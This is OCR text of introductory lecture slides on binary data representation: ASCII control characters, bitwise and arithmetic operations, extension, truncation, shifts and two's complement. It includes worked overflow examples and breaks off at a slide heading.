
ITU CPH

characters, text : ASCII


transmission	Ctrl-@	00	Null	device control	Ctrl-P	10	Data Link Escape
	Ctrl-A	01	Start of Heading		Ctrl-Q	11	Device Control 1
	Ctrl-B	02	Start of Text		Ctrl-R	12	Device Control 2
	Ctrl-C	03	End of Text		Ctrl-S	13	Device Control 3
	Ctrl-D	04	End of Transmission		Ctrl-T	14	Device Control 4
	Ctrl-E	05	Enquiry	transmission	Ctrl-U	15	Negative Acknowledge
	Ctrl-F	06	Acknowledge		Ctrl-V	16	Synchronous idle
	Ctrl-G	07	Bell		Ctrl-W	17	End of Transmission Block
format	Ctrl-H	08	Backspace		Ctrl-X	18	Cancel
	Ctrl-I	09	Horizontal Tab		Ctrl-Y	19	End of Medium
	Ctrl-J	0A	Line Feed		Ctrl-Z	1A	Substitute
	Ctrl-K	0B	Vertical Tab	code extension	Ctrl-[	1B	Escape
	Ctrl-L	0C	Form Feed		Ctrl-\	1C	File Separator
	Ctrl-M	0D	Carriage Return		Ctrl-]	1D	Group Separator
code	Ctrl-N	0E	Shift In	separators	Ctrl-^	1E	Record Separator

ITU CPH

sound (discrete samples ~ waveform)



images (discrete boxes, discrete RGB)



ITU CPH

bits & bytes in action

ITU CPH

operations on bitvectors

for any given bitvector, we can do

- **bitwise** operations
  and (&), or (|), not (~), xor (^), shift (<<, >>)
- **logic** operations
  (bitvectors interpreted as Booleans; all-0 false, else true)
  and (&&), or (||), not (!)
- **arithmetic** operations
  (bitvectors interpreted as numbers)
  add (+), subtract (-), multiply (*), divide (/)

you know the logic operations. let's see arithmetic & shift.

ITU CPH

extend (zero-)

when you write bitvector into larger space, pad 0s at head.

always preserves the numeric value being represented.

example (8 bits to 16-bit storage)

before:

1	1	0	1	0	1	1	0

after:

0	0	0	0	0	0	0	0	1	1	0	1	0	1	1	0

ITU CPH

truncate

when you write bitvector into shorter space, drop bits at head.

easily changes numeric value (if dropped part has non-0 bits).

example (16 bits to 8-bit storage)

before:

0	1	1	0	0	1	1	0	1	1	0	1	0	1	1	0

after:


1	1	0	1	0	1	1	0

truncating k to n bits equivalent to modulus op : $k \mod 2^n$.

ITU CPH

modular arithmetic (nice properties)

why this representation:
because then
{ inc, dec }rementing the
binary representation
s the same as
{ inc, dec }rementing the
number it represents.



ITU CPH

addition (unsigned)

like (long-)addition for base-10, just now with bits.

k-bit addition yields $\leq k + 1$-bit result; truncate to k bits.

example (add 4-bit numbers in base-2)

1	1				← carry bits
	1	1	1	0	14
+		1	0	1	5
1	0	0	1	1	19 (truncated: 3)

4-bit + overflowed; colored bit truncated, resulting in 3.


question: per column, which logic op for *a)* result? *b)* carry?

ITU CPH

shift (logical-)


move bits by k spaces, truncate homeless bits, put 0 in empty.

left-shift (v<<k)



multiplication by powers of 2.

right-shift (v>>k)



division by powers of 2.

rounds towards 0, not “down”

ITU CPH

multiplication (unsigned)

like (long-)multiplication for base-10, just now with bits.

k-bit multiplication yields $\leq 2k$-bit result; truncate to k bits.

example (multiply 4-bit numbers in base-2)

1	1	1					← carry bits
			1	1	1	0	14
		*		1	0	1	5
			1	1	1	0	14
						0	0
	1	1	1	0	0	0	56
1	0	0	0	1	1	0	70 (truncated: 6)

4-bit * overflowed; colored bit truncated, resulting in 6.

ITU CPH

two's complement

Let $x = \langle x_{w-1} x_{w-2} \ldots x_0 \rangle$ be a w-bit computer word. The unsigned integer value stored in x is

$$x = \sum_{k=0}^{w-1} x_k 2^k .$$

The prefix 0b designates a Boolean constant.

For example, the 8-bit word 0b10010110 represents the unsigned value $150 = 2 + 4 + 16 + 128$.

The signed integer (two's complement) value stored in x is

sign bit

$$x = \left(\sum_{k=0}^{w-2} x_k 2^k \right) - x_{w-1} 2^{w-1} .$$

For example, the 8-bit word 0b10010110 represents the signed value $-106 = 2 + 4 + 16 - 128$.

ITU CPH

extend (sign-)

two's complement extension: pad sign bit at head instead.

intuition: preserve distance from 0.

example (8 bits to 16-bit storage)

before (for b $\in \{0, 1\}$):

b	1	0	1	0	1	1	0

after:

b	b	b	b	b	b	b	b	b	1	0	1	0	1	1	0


ITU CPH

shift (arithmetic-)

two's complement **right** shift: put sign bit in empty instead.

two's complement **left** shift: as in unsigned.

intuition: preserve signage, makes it useful for division by power of 2. (here is where the "towards 0" matters).



:::

ITU CPH

addition, multiplication (signed)

compute signed `a op b` using implementation for unsigned:

- interpret `a` and `b` as unsigned,
- perform `op`,
- interpret result as signed.

try it on paper for some 4-bit value-pairs.


consequence: need only 1 implementation for both types `op`.

(isn't two-s complement neat?)

ITU CPH

why it works: same “clock”, different val

why this representation:
because then
{ inc, dec }rementing the
binary representation
s the same as
{ inc, dec }rementing the
number it represents.



note: binary addition overflowed, but the *resulting bits stored represent the correct integer.*

note: binary addition of 3 data-bits overflowed, thus *overwriting the sign bit*


ITU CPH

two's complement - examples

what number do the following two's complement representations represent?

- 0xFFFFFFFF
- 0x80000000

hint:



ITU CPH

two's complement - additive inverse

